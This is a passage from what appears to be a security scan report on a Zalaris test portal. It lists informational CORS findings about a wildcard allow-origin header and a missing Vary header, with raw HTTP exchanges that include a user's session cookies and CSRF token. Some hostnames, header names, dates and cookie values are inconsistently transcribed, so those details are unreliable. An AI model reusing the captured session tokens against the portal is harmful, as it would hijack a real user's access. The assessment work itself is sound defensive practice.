Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcoors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38.119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h...
```


9.12. <https://testportal.zalaris.com/neptune/public/media/>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/media/

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/media/ HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKEI2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP16565644131841656579489016
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:58:30 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
dvp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://js.monitor.azure.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://maps.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

9.13. https://testportal.zalaris.com/neptune/public/media/zally_new.svg

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com

Path: /neptune/public/media/zally_new.svg

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/media/zally_new.svg HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KY1QJDJCC3nCARUuzHP1QP|1656564413184|1656579489016
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:03:15 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: image/svg+xml
Content-Length: 2656
dvp-sap: 21100005
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-headers: X-Requested-With
cache-control: max-age=31556926
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<svg width="68px" height="68px" viewBox="0 0 68 68" version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
<!-- Generat
...[SNIP]...
```

9.14. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656579489016
```

Response 1

```
HTTP/1.1 200 OK
Date: 20220630 110145 CET
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:22:25 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://ld.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.googleapis.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

9.15. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ff/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/ff/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ff/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
```

```
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:10:51 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
content-length: 977
dvp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:25 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "css-selector": "sapFAvatarColorAccent@{accentIndex}",
  "color-param": "sapUiAccent@{accentIndex}",
  "sap_f_DynamicPageHeader_PaddingBottom": "1rem",
  "sap_f_Card_ContentPadding": "1rem",
  "sap
...[SNIP]...
```

9.16. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json HTTP/1.1
```

```
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:11:29 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 16907
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:26 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstc.azuresites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_m_Bar_AppHeight": "3333px",
  "sap_m_Bar_HeaderHeight": "68px",
  "sap_m_Bar_MinHeightForHeader": "3401px",
  "sap_m_BusyDialog_IndicatorMargin": "1.5rem 0",
  "sap_m_BusyDialog_IndicatorMarg
...[SNIP]...
```

9.17. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:12:40 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
